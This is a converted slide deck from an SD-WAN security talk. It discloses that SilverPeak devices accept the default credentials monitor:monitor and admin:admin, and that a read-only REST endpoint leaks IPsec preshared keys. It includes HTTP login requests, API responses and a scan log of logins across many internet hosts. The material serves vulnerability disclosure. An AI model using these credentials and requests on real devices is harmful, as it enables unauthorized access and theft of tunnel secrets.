SD-WAN Secure Communications

Denis Kolegov
BiZone LLC

Agenda

- Overview
- SD-WAN New Hope Project
- Vulnerabilities
- Modern security tools



SD WAN
NEW HOPE

SD-WAN New Hope

- Sergey Gordeychik
- Alex Timorin
- Denis Kolegov
- Oleg Broslavsky
- Max Gorbunov
- Nikita Oleksov
- Nikolay Tkachenko
- Anton Nikolaev

- Tools
  - SD-WAN Harvester
  - SD-WAN Infiltrator
  - Grinder Framework
- Papers
  - SD-WAN Internet Census
  - SD-WAN Threat Landscape

SD-WAN Map



Last scan: May, 2019
https://github.com/sdnewhop/grinder/tree/master/samples/052019-sdwan

Overview

- Security for SD-WAN is still in its infancy
- There are no known specific standards
- Vendors have to invent new crypto protocols
- The vendor-specific information for all products are based on publicly available information, slides and interfaces
- The available information is very limited and does not give a reasonable overview of cryptography and security mechanisms

Overview

- What we know about SD-WAN secure communications and crypto comes from GUI, publicly available slides, guides, etc.
- Based on these sources, we could reconstruct some cryptography mechanisms for some vendors
- Available information is very limited and does not give a reasonable overview of cryptography and security mechanisms

SD-WAN Drafts

- Software-Defined Networking (SDN)-based IPsec Flow Protection
- IPsec Key Exchange using a Controller
- A YANG Data Model for SD-WAN VPN Service Delivery

Modern Crypto, Cloud and Distributed Systems

- Istio, Consul
- SPIFFE
- Google's ALTS (RWC 2018 slides)
- Noise Protocol Framework
- WireGuard
- TLS 1.3

Goals

- Describe identified design flaws and vulnerabilities
- Share some thoughts related to the sources of the security issues and hopes
- Introduce new tools and a basic checklist


Vulnerabilities

SilverPeak Crypto

SilverPeak Crypto

- SilverPeak uses Racoon as an IPsec library in 2019
- No AEAD ciphers for data plane
- TLS on the control and orchestration planes
- The basic technology is IPsec over UDP
- Custom protocol for keys distribution via orchestrator
- There are no many clues how SilverPeak is implementing that protocol

During a pentest...



Plugin Help

nagios_silverpeak_api

Nagios Silver Peak API Plugin:

`nagios_silverpeak_api.py` is written in python 3 and is used to monitor the Silver peak WAN SD network devices resources through REST API.

Usage: silverpeak_api.py [options]

Options:

--version show program's version number and exit

-h, --help show this help message and exit

-H HOST, --host=HOST Name/IP Address of the silverpeak device

-O OPTION, --option=OPTION


```
                    memory / swap / alarms / tunnels / nexthops / vrrp / diskinfo
```

-W WARN, --warning=WARN

```
                    Warning threshold
```

-C CRIT, --critical=CRIT

```
                    Critical threshold
```



Hardcoded Credentials?

```
def memory_usage():

        login_url = "https://{}/rest/json/login".format(ipaddr)
        logout_url=  "https://{}/rest/json/logout".format(ipaddr)

        querystring = {"user":"monitor","password":"monitor"}

        s = requests.Session()
        response = s.request("GET",login_url, params=querystring,verify=False)


        mem_url="https://{}/rest/json/memory".format(ipaddr)
        mem=s.request("GET",mem_url,verify=False)

        if mem.status_code != 200:
                print mem.content
                sys.exit(3)
                return ''
```

Failed Login

Go | Cancel | < | > | Target: [redacted]

Request

Raw | Params | Hex

```
GET /rest/json/login?user=admin&password=admin HTTP/1.1
```


Response


Raw | Headers | Hex | Render

```
HTTP/1.1 401 Unauthorized
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store
Content-Type: text/html; charset=utf-8
Content-Length: 22
ETag: W/"16-C77FbkzMLv9EhxsLtyx+p8DnI0Y"
Vary: Accept-Encoding
set-cookie: [redacted]EH

Connection: keep-alive

Authentication failure
```





Successful Login

Go | Cancel | < | > | Target: https://

Request

Raw | Params | Hex

```
GET /rest/json/login?user=monitor&password=monitor HTTP/1.1
```

?user=monitor&password=monitor

Response

Raw | Headers | Hex | Render

```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store
Content-Type: text/html; charset=utf-8
Content-Length: 57
ETag: W/"39-pjfC/cdHtq/cL1oGVz942l+P8+Y"
Vary: Accept-Encoding
set-cookie:
[redacted]
Connection: keep-alive

Request performed successfully. Authentication successful
```

Authentication successful

Why monitor’s password was not changed?

- Hard-coded credentials on the server-side
- Users do not know how to change credentials
- Users think that having read-only account with default passwords is safe

Read-only == safe? Nope.

```
/rest/json/tunnelsConfigAndState
```

tunnelsConfigAndStates API Result

Go Cancel < > Target:

Request

Raw Params Headers Hex

```
GET /rest/json/tunnelsConfigAndState HTTP/1.1
Cookie:
vxoaSessionID=s%3ATKPxxdEZlWHquGboPPHEmKkuz-1bw4Z4.IiON76pf6IztxV7R8swXN0P3YMpj%2BYn%2FWl4ZpOQeimw
```

< + > Type a search term 0 matches

Response

Raw Headers Hex


```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store
Content-Type: application/json; charset=utf-8
Content-Length: 54402
ETag: W/"d482-CzIu7RiKDUEtzZd9jwi6i1rDjqE"
Connection: keep-alive

{"default":{"ctrl_pkt":{"dscp":"be"},"source":"127.0.0.0","udp_flows":256,
"gms_marked":false,"max_bw":4000,"admin":"down","min_bw":32,"alias":"defa
ult","auto_mtu":true,"ipsec_arc_window":"1024","mtu":1500,"presharedkey":
"silverpeak","ipsec_nonce_in":[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0],"gre_proto":2048,"max_bw_unshaped":false,"orch_tid
":[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],"ipsec_enable":false,"mode":"udp_sp",
"id2":0,"ipsec_udp_sport":"","ipsec_udp_dport":"","max_bw_auto":true,"typ
e":"default","nat_mode":"none","ipsec_nonce_out":[0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],"peername":"","udp_dest_port":4
163,"pkt":{"fec_enable_str":"disable","coalesce_enable":true,"fec_max_rat
io":10,"fec_reset_intvl":10,"coalesce_wait":0,"fec_min_ratio":0,"frag_ena
ble":true,"reorder_wait":100},"tag_name":"","threshold":{"fastfail-wait-r
tt":2,"retry_count":30,"latency":0,"fastfail":0,"jitter":0,"fastfail-wait
-base":150,"loss":0},"destination":"127.0.0.0","uptime":0,"status":"","is
RediscoveringMTU":false,"cur_max_bw":0},"pass-through-unshaped":{"ctrl_pk
t":{"dscp":"be"},"source":"127.0.0.0","udp_flows":256,"gms_marked":false,
"max_bw":2000000,"admin":"down","min_bw":2000000,"alias":"pass-through-un
shaped","auto_mtu":true,"ipsec_arc_window":"1024","mtu":1500,"presharedke
y":"silverpeak","ipsec_nonce_in":[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0],"gre_proto":2048,"max_bw_unshaped":false,"orch_
tid":[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],"ipsec_enable":false,"mode":"no_en
cap","id2":0,"ipsec_udp_sport":"","ipsec_udp_dport":"","max_bw_auto":fals
e,"type":"passthru-unshaped","nat_mode":"none","ipsec_nonce_out":[0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],"peername":"","
udp_dest_port":4163,"pkt":{"fec_enable_str":"disable","coalesce_enable":t
rue,"fec_max_ratio":10,"fec_reset_intvl":10,"coalesce_wait":0,"fec_min_ra
tio":0,"frag_enable":true,"reorder_wait":100},"tag_name":"","threshold":{
"fastfail-wait-rtt":2,"retry_count":30,"latency":0,"fastfail":0,"jitter":
0,"fastfail-wait-base":150,"loss":0},"destination":"127.0.0.0","uptime":0
,"status":"","isRediscoveringMTU":false,"cur_max_bw":0},"pass-through":{"
ctrl_pkt":{"dscp":"be"},"source":"127.0.0.0","udp_flows":256,"gms_marked"
:false,"max_bw":4000,"admin":"down","min_bw":32,"alias":"pass-through","a
uto_mtu":true,"ipsec_arc_window":"1024","mtu":1500,"presharedkey":"silver
peak","ipsec_nonce_in":[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0],"gre_proto":2048,"max_bw_unshaped":false,"orch_tid":[0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0],"ipsec_enable":false,"mode":"no_encap","id2"
:0,"ipsec_udp_sport":"","ipsec_udp_dport":"","max_bw_auto":false,"type":"
passthru-shaped","nat_mode":"none","ipsec_nonce_out":[0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],"peername":"","udp_dest_por
t":4163,"pkt":{"fec_enable_str":"disable","coalesce_enable":true,"fec_max
_ratio":10,"fec_reset_intvl":10,"coalesce_wait":0,"fec_min_ratio":0,"frag
_enable":true,"reorder_wait":100},"tag_name":"","threshold":{"fastfail-wa
```

< + > Type a search term 0 matches

Done 54,749 bytes | 1,175 millis

PSK


Ненадежный | jsonviewer.stack.hu
Viewer
Text
JSON
default
pass-through-unshaped
pass-through
tunnel_219
tunnel_224
tunnel_225
tunnel_226
tunnel_227
tunnel_228
tunnel_229
tunnel_230
tunnel_231
tunnel_232
tunnel_233
tunnel_220
tunnel_234
tunnel_235
tunnel_236
tunnel_237
tunnel_238
tunnel_239
tunnel_240
tunnel_241
tunnel_242
tunnel_243
tunnel_221
tunnel_244
tunnel_245
tunnel_246
tunnel_247
tunnel_248
tunnel_249
tunnel_222
tunnel_223
tunnel_219
ctrl_pkt
source : "10. 20"
udp_flows : 256
gms_marked : true
max_bw : 4000
admin : "up"
min_bw : 32
alias : "
auto_mtu : true
ipsec_arc_window : "1024"
mtu : "1476"
presharedkey : "
ipsec_nonce_in
gre_proto : 0
max_bw_unshaped : false
orch_tid
ipsec_enable : true
mode : "ipsec_udp"
id2 : 0
ipsec_udp_sport : "12000"
ipsec_udp_dport : "12001"

PoC

- Enumerate SilverPeak devices on the Internet (done)
- Use **admin:admin** and **monitor:monitor** credentials (ethical hacking)
- Get IPsec tunnel configurations and secrets

PoC

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Titl
188	https:// 59.147	GET	/rest/json/login?user=monitor&password=monitor	✓		200	446	text		
187	https:// .41.82	GET	/rest/json/login?user=monitor&password=monitor	✓		200	523	text		
185	https:// 194.78	GET	/rest/json/login?user=monitor&password=monitor	✓		200	448	text		
184	https:// 113.219	GET	/rest/json/login?user=monitor&password=monitor	✓		200	451	text		
184	https:// 113.219	GET	/rest/json/login?user=monitor&password=monitor	✓		200	451	text		
180	https:// 9.30	GET	/rest/json/login?user=monitor&password=monitor	✓		200	525	text		
179	https:// 59.4	GET	/rest/json/login?user=monitor&password=monitor	✓		200	448	text		
177	https:// .35.236	GET	/rest/json/login?user=monitor&password=monitor	✓		200	525	text		
176	https:// .64.117	GET	/rest/json/login?user=monitor&password=monitor	✓		200	451	text		
171	https:// 102.214	GET	/rest/json/login?user=monitor&password=monitor	✓		200	527	text		
170	https:// .14.237	GET	/rest/json/login?user=monitor&password=monitor	✓		200	521	text		
163	https:// .142.2	GET	/rest/json/login?user=monitor&password=monitor	✓		200	521	text		
162	https:// .131.66	GET	/rest/json/login?user=monitor&password=monitor	✓		200	446	text		
161	https:// .50.136	GET	/rest/json/login?user=monitor&password=monitor	✓		200	453	text		
160	https:// 9.174	GET	/rest/json/login?user=monitor&password=monitor	✓		200	449	text		
159	https:// 212.112	GET	/rest/json/login?user=monitor&password=monitor	✓		200	523	text		
158	https:// 54.165	GET	/rest/json/login?user=monitor&password=monitor	✓		200	444	text		
157	https:// 4.254	GET	/rest/json/login?user=monitor&password=monitor	✓		200	450	text		
152	https:// 42.136	GET	/rest/json/login?user=monitor&password=monitor	✓		200	523	text		
143	https:// 3.21	GET	/rest/json/login?user=monitor&password=monitor	✓		200	448	text		
142	https:// 165.2	GET	/rest/json/login?user=monitor&password=monitor	✓		200	446	text		
138	https:// 114.35	GET	/rest/json/login?user=monitor&password=monitor	✓		200	453	text		
135	https:// 75.57	GET	/rest/json/login?user=monitor&password=monitor	✓		200	450	text		
132	https:// .221.29	GET	/rest/json/login?user=monitor&password=monitor	✓		200	525	text		
131	https:// 113.236	GET	/rest/json/login?user=monitor&password=monitor	✓		200	453	text		
130	https:// 213.180	GET	/rest/json/login?user=monitor&password=monitor	✓		200	446	text		
124	https:// 27.20	GET	/rest/json/login?user=monitor&password=monitor	✓		200	446	text		
120	https:// 144.150	GET	/rest/json/login?user=monitor&password=monitor	✓		200	444	text		
117	https:// 248.203	GET	/rest/json/login?user=monitor&password=monitor	✓		200	448	text		
116	https:// .41.106	GET	/rest/json/login?user=monitor&password=monitor	✓		200	521	text		

Request | Response

Raw | Headers | Hex | Render


```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store
Content-Type: text/html; charset=utf-8
ETag: W/"39-pjfC/cdHtq/cL1oGVz9421+P8+Y"
Vary: Accept-Encoding
set-cookie: vxoaSessionID=s%3ARRd2rFrw79SPoKuUSGhDy[redacted]; Path=/; HttpOnly; Secure
Date: [redacted]
Connection: close
Content-Length: 57

Request performed successfully. Authentication successful
```

PoC Results

- 571 SilverPeak devices (November 2018)
- 380 alive
- 150 devices have monitor/monitor user
- 3 devices have admin/admin user

SilverPeak IPsec Key Management White Paper



Ephemeral key material: global, rotates every hour or higher

Distributed over secure TLS

Persistent key material: local, for every unidirectional SA (one way IPsec tunnel)

PFS-like (Perfect Forward Secrecy) security

Protect past sessions against future compromise

DH-like (Diffie Hellman) Key Exchange

